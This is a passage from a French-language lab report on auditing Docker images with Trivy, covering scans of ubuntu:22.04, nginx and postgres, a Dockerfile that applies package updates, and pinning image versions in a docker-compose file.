rces.list.d/docker.list > /dev/null
root@sergio:/home/sergio#
```

Installons maintenant docker par la commande suivante.

#sudo apt install -y docker-ce docker-ce-cli containerd.io docker-compose-plugin

```
root@sergio:/home/sergio# sudo apt install -y docker-ce docker-ce-cli containerd.io docker-compose-pl
ugin
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances
Lecture des informations d'état... Fait
Les paquets supplémentaires suivants seront installés :
  docker-buildx-plugin docker-ce-rootless-extras git git-man liberror-perl pigz slirp4netns
Paquets suggérés :
```

Vérifions s'il est déjà installer par la commande comme suite.

apt-cache policy docker-ce

```
root@sergio:/home/sergio# apt-cache policy docker-ce
docker-ce:
  Installé : 5:28.0.1-1~ubuntu.20.04~focal
  Candidat : 5:28.0.1-1~ubuntu.20.04~focal
 Table de version :
 *** 5:28.0.1-1~ubuntu.20.04~focal 500
        500 https://download.docker.com/linux/ubuntu focal/stable amd64 Packages
```

Ensuite, on vérifie le status par la commande suivante :

sudo systemctl status docker

```
root@sergio:/home/sergio# sudo systemctl status docker
● docker.service - Docker Application Container Engine
     Loaded: loaded (/lib/systemd/system/docker.service; enabled; vendor preset: enabled)
     Active: active (running) since Sat 2025-03-08 14:30:29 GMT; 27s ago
TriggeredBy: ● docker.socket
       Docs: https://docs.docker.com
```

On télécharge ensuite l'image **Ubuntu 22** comme suite :

docker pull ubuntu:22.04

```
root@sergio:/home/sergio# docker pull ubuntu:22.04
22.04: Pulling from library/ubuntu
9cb31e2e37ea: Downloading [==========>                                        ]  8.074MB/29.54MB
```

III.3.1 Audit de l'image Ubuntu 22

• Analyser et détailler chaque vulnérabilité (CVE, EPSS et CVSS).

docker images


```
root@sergio:/home/sergio# docker pull ubuntu:22.04
22.04: Pulling from library/ubuntu
9cb31e2e37ea: Pull complete
Digest: sha256:ed1544e454989078f5dec1bfdabd8c5cc9c48e0705d07b678ab6ae3fb61952d2
Status: Downloaded newer image for ubuntu:22.04
docker.io/library/ubuntu:22.04
root@sergio:/home/sergio# docker images
REPOSITORY   TAG       IMAGE ID       CREATED       SIZE
ubuntu       22.04     a24be041d957   5 weeks ago   77.9MB
root@sergio:/home/sergio#
```

III.3.2 Analyse de l'image Ubuntu 22


On lance l'audit par la commande suivante :

sudo trivy image ubuntu:22.04 > rapportTrivy.txt

```
root@sergio:/home/sergio# sudo trivy image ubuntu:22.04 > rapportTrivy.txt
2025-03-05T02:13:55Z    INFO    [vuln] Vulnerability scanning is enabled
2025-03-05T02:13:55Z    INFO    [secret] Secret scanning is enabled
2025-03-05T02:13:55Z    INFO    [secret] If your scanning is slow, please try '--scanners vuln' to disable secret scanning
2025-03-05T02:13:55Z    INFO    [secret] Please see also https://aquasecurity.github.io/trivy/v0.59/docs/scanner/secret#re
commendation for faster secret detection
2025-03-05T02:14:00Z    INFO    Detected OS     family="ubuntu" version="22.04"
2025-03-05T02:14:00Z    INFO    [ubuntu] Detecting vulnerabilities...   os_version="22.04" pkg_num=101
2025-03-05T02:14:00Z    INFO    Number of language-specific files       num=0
root@sergio:/home/sergio#
```




Voici le rapport générer par trivy suite l'audit de l'image **Ubuntu 22.**




III.3.2.1 Analyse des vulnérabilités

On copie et on colle les CVE de ces vulnérabilité dans le site pour analyser.

Le site : https://www.cvedetails.com/cvss-score-distribution.php





Les vulnérabilités détectées sont classées par niveau de gravité **(LOW, MEDIUM, HIGH, CRITICAL).**

- **Les champs importants incluent** :
- **CVE** : Identifiant unique de la vulnérabilité.
- **EPSS** (Exploit Prediction Scoring System) : Probabilité d'exploitation (à rechercher sur https://www.first.org/epss/).
- **CVSS** (Common Vulnerability Scoring System) : Score de gravité (0 à 10, disponible via https://nvd.nist.gov/vuln-metrics/cvss).

Exemples d'analyse détaillée

1. **CVE-2016-2781 (LOW)**
- Package : coreutils
- Description : Une session non privilégiée peut échapper au chroot parent.
- Lien : CVE-2016-2781
- Solution : Mettre à jour coreutils si un correctif est disponible.
2. **CVE-2025-0395 (MEDIUM)**
- Package : libc-bin, libc6
- Description : Dépassement de tampon dans assert() de la GNU C Library.
- Lien : CVE-2025-0395
- Solution : Mise à jour vers glibc 2.35-0ubuntu3.9.
3. **CVE-2024-2236 (NON CLASSÉ)**
- Package : libgcrypt20
- Description : Vulnérabilité "**Marvin Attack**" sur libgcrypt.
- Lien : CVE-2024-2236

- Solution : Vérifier et appliquer les correctifs via apt update && apt upgrade.


• Proposition et implémenter des solutions correctives.

III.3.2.2 Solutions correctives

Mettre à jour les packages vulnérables

La plupart des vulnérabilités peuvent être corrigées en mettant à jour l'image et les paquets concernés :

docker run --rm ubuntu:22.04 bash -c "apt update && apt upgrade -y"



Si l'image **ubuntu:22.04** contient trop de vulnérabilités, utilisez une version minimale comme **ubuntu:22.04-minimal** ou **distroless**.

Les mises à jour dans un **Dockerfile** avec les bonnes pratiques suivantes :

nano Dockerfile

Le contenu du fichier Dockerfile

FROM ubuntu:22.04

Mise à jour du système et nettoyage en une seule couche

RUN apt-get update && \

apt-get upgrade -y --no-install-recommends && \

apt-get clean && \

rm -rf /var/lib/apt/lists/*

Explications des améliorations :

- Utilisation de **apt-get** au lieu de **apt** :
  - Plus stable dans les environnements non interactifs (Docker)
  - Comportement plus prévisible
- **--no-install-recommends** :
  - Évite l'installation de paquets recommandés non essentiels
  - Réduit la taille finale de l'image
- **Nettoyage dans la même couche** :
  - **apt-get clean** : Supprime les paquets .deb téléchargés
  - **rm -rf /var/lib/apt/lists/*** : Supprime les listes de paquets mises en cache
- Combinaison en une seule commande RUN :
  - Réduit le nombre de couches dans l'image Docker
  - Évite les problèmes de cache intermédiaire

Donne le droit d'exécution sur le fichier Dockerfile et exécutons la commande pour mettre le jour l'image.

sudo chown sergio:sergio Dockerfile

chmod 644 Dockerfile

```
root@sergio:/home/sergio# sudo chown sergio:sergio Dockerfile
root@sergio:/home/sergio# chmod 644 Dockerfile
root@sergio:/home/sergio#
```

docker build -t ubuntu-mise-a-jour.

```
root@sergio:/home/sergio# docker build -t ubuntu-mise-a-jour .
[+] Building 38.0s (6/6) FINISHED                                                                                    docker:default
 => [internal] load build definition from Dockerfile                                                                           0.1s
 => => transferring dockerfile: 251B                                                                                           0.0s
 => [internal] load metadata for docker.io/library/ubuntu:22.04                                                                0.0s
 => [internal] load .dockerignore                                                                                              0.0s
 => => transferring context: 2B                                                                                                0.0s
 => [1/2] FROM docker.io/library/ubuntu:22.04                                                                                  0.0s
 => [2/2] RUN apt-get update &&     apt-get upgrade -y --no-install-recommends &&     apt-get clean &&     rm -rf          37.3s
 => exporting to image                                                                                                         0.4s
 => => exporting layers                                                                                                        0.3s
 => => writing image sha256:613657de153f4ea49899791df905c099835dc8254d839349933f271d25ea706d                                   0.0s
 => => naming to docker.io/library/ubuntu-mise-a-jour                                                                          0.0s
root@sergio:/home/sergio#
```

Si la construction réussit, vérifions que l'image est bien présente par la commande suivante :

docker images | grep ubuntu-mise-a-jour

```
root@sergio:/home/sergio# docker images | grep ubuntu-mise-a-jour
ubuntu-mise-a-jour   latest    613657de153f   5 minutes ago   105MB
root@sergio:/home/sergio#
```

docker images

```
root@sergio:/home/sergio# docker images
REPOSITORY            TAG       IMAGE ID       CREATED          SIZE
ubuntu-mise-a-jour    latest    613657de153f   6 minutes ago    105MB
ubuntu                22.04     a24be041d957   5 weeks ago      77.9MB
root@sergio:/home/sergio#
```

cat rapportTrivy.txt

```
root@sergio:/home/sergio# cat rapportTrivy.txt

ubuntu:22.04 (ubuntu 22.04)
==========================
Total: 58 (UNKNOWN: 0, LOW: 39, MEDIUM: 19, HIGH: 0, CRITICAL: 0)

┌──────────────┬────────────────┬──────────┬──────────┬───────────────────┬───────────────┬──────────────────────────────────────┐
│   Library    │ Vulnerability  │ Severity │  Status  │ Installed Version │ Fixed Version │                Title                 │
├──────────────┼────────────────┼──────────┼──────────┼───────────────────┼───────────────┼──────────────────────────────────────┤
│ coreutils    │ CVE-2016-2781  │ LOW      │ affected │ 8.32-4.1ubuntu1.2 │               │ coreutils: Non-privileged session    │
│              │                │          │          │                   │               │ can escape to the parent             │
└──────────────┴────────────────┴──────────┴──────────┴───────────────────┴───────────────┴──────────────────────────────────────┘
```

On lance l'audit une fois de plus par la commande suivante :

trivy image ubuntu-mise-a-jour

```
root@sergio:/home/sergio# trivy image ubuntu-mise-a-jour
2025-03-05T03:46:52Z    INFO    [vuln] Vulnerability scanning is enabled
2025-03-05T03:46:52Z    INFO    [secret] Secret scanning is enabled
2025-03-05T03:46:52Z    INFO    [secret] If your scanning is slow, please try '--scanners vuln' to disable secret scanning
2025-03-05T03:46:52Z    INFO    [secret] Please see also https://aquasecurity.github.io/trivy/v0.59/docs/scanner/secret#recommendation for faster secret detection
2025-03-05T03:46:58Z    INFO    Detected OS     family="ubuntu" version="22.04"
2025-03-05T03:46:58Z    INFO    [ubuntu] Detecting vulnerabilities...   os_version="22.04" pkg_num=101
2025-03-05T03:46:58Z    INFO    Number of language-specific files       num=0

ubuntu-mise-a-jour (ubuntu 22.04)

Total: 35 (UNKNOWN: 0, LOW: 29, MEDIUM: 6, HIGH: 0, CRITICAL: 0)

┌──────────────┬────────────────┬──────────┬──────────┬───────────────────┬───────────────┬──────────────────────────────────────┐
│   Library    │ Vulnerability  │ Severity │  Status  │ Installed Version │ Fixed Version │                Title                 │
├──────────────┼────────────────┼──────────┼──────────┼───────────────────┼───────────────┼──────────────────────────────────────┤
│ coreutils    │ CVE-2016-2781  │ LOW      │ affected │ 8.32-4.1ubuntu1.2 │               │ coreutils: Non-privileged session    │
│              │                │          │          │                   │               │ can escape to the parent             │
└──────────────┴────────────────┴──────────┴──────────┴───────────────────┴───────────────┴──────────────────────────────────────┘
```

Identification et analyse des vulnérabilités des images utilisées

Pour identifier précisément les vulnérabilités, on peut utiliser l'outil Trivy :

On utilise la commande suivante pour le scan :

trivy image nginx:latest

```
root@sergio:/home/sergio# trivy image nginx:latest
2025-03-06T13:06:58Z    INFO    [vulndb] Need to update DB
2025-03-06T13:06:58Z    INFO    [vulndb] Downloading vulnerability DB...
2025-03-06T13:06:58Z    INFO    [vulndb] Downloading artifact...        repo="mirror.gcr.io/aquasec/trivy-db:2"
60.54 MiB / 60.54 MiB [-------------------------------------------------------------------------] 100.00% 3.13 MiB p/s 20s
2025-03-06T13:07:19Z    INFO    [vulndb] Artifact successfully downloaded       repo="mirror.gcr.io/aquasec/trivy-db:2"
2025-03-06T13:07:19Z    INFO    [vuln] Vulnerability scanning is enabled
2025-03-06T13:07:19Z    INFO    [secret] Secret scanning is enabled
2025-03-06T13:07:19Z    INFO    [secret] If your scanning is slow, please try '--scanners vuln' to disable secret scanning
2025-03-06T13:07:19Z    INFO    [secret] Please see also https://aquasecurity.github.io/trivy/v0.59/docs/scanner/secret#recommendation for faster secret detection
2025-03-06T13:07:42Z    INFO    [javadb] Downloading Java DB...
2025-03-06T13:07:42Z    INFO    [javadb] Downloading artifact...        repo="mirror.gcr.io/aquasec/trivy-java-db:1"
694.19 MiB / 694.19 MiB [-----------------------------------------------------------------------] 100.00% 3.15 MiB p/s 3m40s
2025-03-06T13:11:24Z    INFO    [javadb] Artifact successfully downloaded       repo="mirror.gcr.io/aquasec/trivy-java-db:1"
2025-03-06T13:11:24Z    INFO    [javadb] Java DB is cached for 3 days. If you want to update the database more frequently, "trivy clean --java-db" command clears the DB cache.
2025-03-06T13:11:24Z    INFO    Detected OS     family="debian" version="12.9"
2025-03-06T13:11:24Z    INFO    [debian] Detecting vulnerabilities...   os_version="12" pkg_num=149
2025-03-06T13:11:24Z    INFO    Number of language-specific files       num=0
2025-03-06T13:11:24Z    WARN    Using severities from other vendors for some vulnerabilities. Read https://aquasecurity.github.io/trivy/v0.59/docs/scanner/vulnerability#severity-selection for details.

nginx:latest (debian 12.9)

Total: 153 (UNKNOWN: 0, LOW: 99, MEDIUM: 43, HIGH: 9, CRITICAL: 2)

┌──────────┬─────────────────┬──────────┬──────────┬───────────────────┬───────────────┬──────────────────────────────────────┐
│ Library  │ Vulnerability   │ Severity │  Status  │ Installed Version │ Fixed Version │                Title                 │
├──────────┼─────────────────┼──────────┼──────────┼───────────────────┼───────────────┼──────────────────────────────────────┤
│ apt      │ CVE-2011-3374   │ LOW      │ affected │ 2.6.1             │               │ It was found that apt-key in apt,    │
│          │                 │          │          │                   │               │ all versions, do not correctly...    │
│          │                 │          │          │                   │               │ https://avd.aquasec.com/nvd/cve-2011-3374 │
├──────────┼─────────────────┼──────────┼──────────┼───────────────────┼───────────────┼──────────────────────────────────────┤
│ bash     │ TEMP-0841856-B18BAF │      │          │ 5.2.15-2+b7       │               │ [Privilege escalation possible to    │
│          │                 │          │          │                   │               │ other user than root]                │
│          │                 │          │          │                   │               │ https://security-tracker.debian.org/tracker/TEMP-0841856-B1-8BAF │
└──────────┴─────────────────┴──────────┴──────────┴───────────────────┴───────────────┴──────────────────────────────────────┘
```

Pour postgres, on exécute la commande suivante :

 # trivy image postgres:13

```
root@sergio:/home/sergio# trivy image postgres:13
2025-03-06T13:46:46Z    INFO    [vuln] Vulnerability scanning is enabled
2025-03-06T13:46:46Z    INFO    [secret] Secret scanning is enabled
2025-03-06T13:46:46Z    INFO    [secret] If your scanning is slow, please try '--scanners vuln' to disable secret scanning
2025-03-06T13:46:46Z    INFO    [secret] Please see also https://aquasecurity.github.io/trivy/v0.59/docs/scanner/secret#recommendation for faster secret detection
2025-03-06T13:46:49Z    INFO    Detected OS     family="debian" version="12.9"
2025-03-06T13:46:49Z    INFO    [debian] Detecting vulnerabilities...   os_version="12" pkg_num=147
2025-03-06T13:46:49Z    INFO    Number of language-specific files       num=1
2025-03-06T13:46:49Z    INFO    [gobinary] Detecting vulnerabilities...
2025-03-06T13:46:49Z    WARN    Using severities from other vendors for some vulnerabilities. Read https://aquasecurity.github.io/trivy/v0.59/docs/scanner/vulnerability#severity-selection for details.

postgres:13 (debian 12.9)

Total: 150 (UNKNOWN: 0, LOW: 107, MEDIUM: 33, HIGH: 9, CRITICAL: 1)
```

Library	Vulnerability	Severity	Status	Installed Version	Fixed Version	Title
apt	CVE-2011-3374	LOW	affected	2.6.1		It was found that apt-key in apt, all versions, do not correctly... https://avd.aquasec.com/nvd/cve-2011-3374
bash	TEMP-0841856-B18BAF			5.2.15-2+b7		[Privilege escalation possible to other user than root] https://security-tracker.debian.org/tracker/TEMP-0841856-B1-8BAF

III.33 Audit du fichier Docker Compose avant le build

apt-get install docker-compose

```
root@sergio:/home/sergio# apt-get install docker-compose
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances
Lecture des informations d'état... Fait
Les paquets suivants ont été installés automatiquement et ne sont plus nécessaires :
```

 # nano docker-compose.yml

```
root@sergio:/home/sergio# nano docker-compose.yml
root@sergio:/home/sergio#
```

```
version: '3'
services:
  web:
    image: nginx:latest
  db:
    image: postgres:13
```

```
  GNU nano 4.8                                    docker-compose.yml
version: '3'
services:
  web:
    image: nginx:latest
  db:
    image: postgres:13
```

Vérifions la syntaxe par la commande suivante :

 # nano docker-compose.yml

```
root@sergio:/home/sergio# docker-compose config
services:
  db:
    image: postgres:13
  web:
    image: nginx:latest
version: '3.0'
root@sergio:/home/sergio#
```

 # docker-compose pull

```
root@sergio:/home/sergio# docker-compose pull
Pulling web ... downloading (63.6%)
Pulling db  ... downloading (2.0%)
```

```
root@sergio:/home/sergio# docker-compose pull
Pulling web ... done
Pulling db  ... done
root@sergio:/home/sergio#
```

On scan les images téléchargées comme suite :

 # trivy image postgres

```
root@sergio:/home/sergio# docker images
REPOSITORY              TAG       IMAGE ID       CREATED         SIZE
ubuntu-mise-a-jour      latest    613657de1153f  35 hours ago    105MB
postgres                13        6c774c1ad2b9   7 days ago      423MB
nginx                   latest    b52e0b094bc0   4 weeks ago     192MB
ubuntu                  22.04     a24be041d957   5 weeks ago     77.9MB
root@sergio:/home/sergio# trivy image postgres
2025-03-06T14:55:26Z    INFO    [vuln] Vulnerability scanning is enabled
2025-03-06T14:55:26Z    INFO    [secret] Secret scanning is enabled
2025-03-06T14:55:26Z    INFO    [secret] If your scanning is slow, please try '--scanners vuln' to disable secret scanning
2025-03-06T14:55:26Z    INFO    [secret] Please see also https://aquasecurity.github.io/trivy/v0.59/docs/scanner/secret#recommendation for faster secret detection
2025-03-06T14:56:01Z    INFO    Detected OS     family="debian" version="12.9"
2025-03-06T14:56:01Z    INFO    [debian] Detecting vulnerabilities...   os_version="12" pkg_num=147
2025-03-06T14:56:01Z    INFO    Number of language-specific files       num=1
2025-03-06T14:56:01Z    INFO    [gobinary] Detecting vulnerabilities...
2025-03-06T14:56:01Z    WARN    Using severities from other vendors for some vulnerabilities. Read https://aquasecurity.github.io/trivy/v0.59/docs/scanner/vulnerability#severity-selection for details.

postgres (debian 12.9)

Total: 150 (UNKNOWN: 0, LOW: 107, MEDIUM: 33, HIGH: 9, CRITICAL: 1)

| Library | Vulnerability | Severity | Status | Installed Version | Fixed Version | Title |
|---|---|---|---|---|---|---|
| apt | CVE-2011-3374 | LOW | affected | 2.6.1 | | It was found that apt-key in apt, all versions, do not correctly... https://avd.aquasec.com/nvd/cve-2011-3374 |
| bash | TEMP-0841856-B18BAF | | | 5.2.15-2+b7 | | [Privilege escalation possible to other user than root] https://security-tracker.debian.org/tracker/TEMP-0841856-B18BAF |
```

 # trivy image nginx

```
root@sergio:/home/sergio# trivy image nginx
2025-03-06T15:01:15Z    INFO    [vuln] Vulnerability scanning is enabled
2025-03-06T15:01:15Z    INFO    [secret] Secret scanning is enabled
2025-03-06T15:01:15Z    INFO    [secret] If your scanning is slow, please try '--scanners vuln' to disable secret scanning
2025-03-06T15:01:15Z    INFO    [secret] Please see also https://aquasecurity.github.io/trivy/v0.59/docs/scanner/secret#recommendation for faster secret detection
2025-03-06T15:01:15Z    INFO    Detected OS     family="debian" version="12.9"
2025-03-06T15:01:15Z    INFO    [debian] Detecting vulnerabilities...   os_version="12" pkg_num=149
2025-03-06T15:01:15Z    INFO    Number of language-specific files       num=0
2025-03-06T15:01:15Z    WARN    Using severities from other vendors for some vulnerabilities. Read https://aquasecurity.github.io/trivy/v0.59/docs/scanner/vulnerability#severity-selection for details.

nginx (debian 12.9)

Total: 153 (UNKNOWN: 0, LOW: 99, MEDIUM: 43, HIGH: 9, CRITICAL: 2)

| Library | Vulnerability | Severity | Status | Installed Version | Fixed Version | Title |
|---|---|---|---|---|---|---|
| apt | CVE-2011-3374 | LOW | affected | 2.6.1 | | It was found that apt-key in apt, all versions, do not correctly... https://avd.aquasec.com/nvd/cve-2011-3374 |
| bash | TEMP-0841856-B18BAF | | | 5.2.15-2+b7 | | [Privilege escalation possible to other user than root] https://security-tracker.debian.org/tracker/TEMP-0841856-B18BAF |
```

III.3.4 Propositions et application de solutions correctives

a. Correction pour nginx

- **Figer la version**

En ce qui concerne les versions spécifiques, **nginx-1.27.4** est une version récente de la branche mainline, publiée en février 2025. Elle inclut des optimisations pour l'utilisation des ressources avec des configurations SSL complexes et des correctifs pour certaines vulnérabilités.

Remplaçons le tag **latest** par une version précise connue pour sa stabilité et ses correctifs de sécurité. Par exemple : **image: nginx:1.27.4**

b. Correction pour postgres

- **Vérifier la version patchée** :

Même si **postgres:13** est acceptable, il est recommandé d'utiliser un tag incluant le patch de sécurité si disponible, par exemple : **image : PostgreSQL 13.19**, la plus récente, publiée le **13 février 2025**, avec des correctifs supplémentaires pour une vulnérabilité de sécurité et de nombreux bogues.

III.3.5 Modification du fichier Docker Compose et tests

a. Fichier Docker Compose modifié

nano docker-compose.yml

```
root@sergio:/home/sergio# nano docker-compose.yml
root@sergio:/home/sergio#
```

version: '3'


services:

web:

image: nginx:1.27.4

db:

image: postgres:13.19



b. Teste des modifications

On télécharge les images mises à jour :

docker-compose pull

```
root@sergio:/home/sergio# docker-compose pull
Pulling web ... done
Pulling db  ... downloading (51.7%)
```

```
root@sergio:/home/sergio# docker images
REPOSITORY            TAG       IMAGE ID       CREATED         SIZE
ubuntu-mise-a-jour    latest    613657de153f   36 hours ago    105MB
postgres              13        6c774c1ad2b9   7 days ago      423MB
postgres              13.19     a482f5222c75   2 weeks ago     479MB
nginx                 1.27.4    b52e0b094bc0   4 weeks ago     192MB
nginx                 latest    b52e0b094bc0   4 weeks ago     192MB
ubuntu                22.04     a24be041d957   5 weeks ago     77.9MB
root@sergio:/home/sergio#
```

Apres le téléchargement des versions spécifiques de ces servies, on passe au scan :

trivy image nginx:1.27.4

```
root@sergio:/home/sergio# trivy image nginx:1.27.4
2025-03-06T15:26:16Z    INFO    [vuln] Vulnerability scanning is enabled
2025-03-06T15:26:16Z    INFO    [secret] Secret scanning is enabled
2025-03-06T15:26:16Z    INFO    [secret] If your scanning is slow, please try '--scanners vuln' to disable secret scanning
2025-03-06T15:26:16Z    INFO    [secret] Please see also https://aquasecurity.github.io/trivy/v0.59/docs/scanner/secret#recommendation for faster se
nginx:1.27.4 (debian 12.9)

Total: 153 (UNKNOWN: 0, LOW: 99, MEDIUM: 43, HIGH: 9, CRITICAL: 2)

┌─────────┬─────────────────┬──────────┬────────┬───────────────────┬───────────────┬──────────────────────────────────────────────────────────────┐
│ Library │ Vulnerability   │ Severity │ Status │ Installed Version │ Fixed Version │ Title                                                        │
├─────────┼─────────────────┼──────────┼────────┼───────────────────┼───────────────┼──────────────────────────────────────────────────────────────┤
│ apt     │ CVE-2011-3374   │ LOW      │ affected │ 2.6.1           │               │ It was found that apt-key in apt, all versions, do not       │
│         │                 │          │        │                   │               │ correctly...                                                 │
│         │                 │          │        │                   │               │ https://avd.aquasec.com/nvd/cve-2011-3374                    │
└─────────┴─────────────────┴──────────┴────────┴───────────────────┴───────────────┴──────────────────────────────────────────────────────────────┘
```

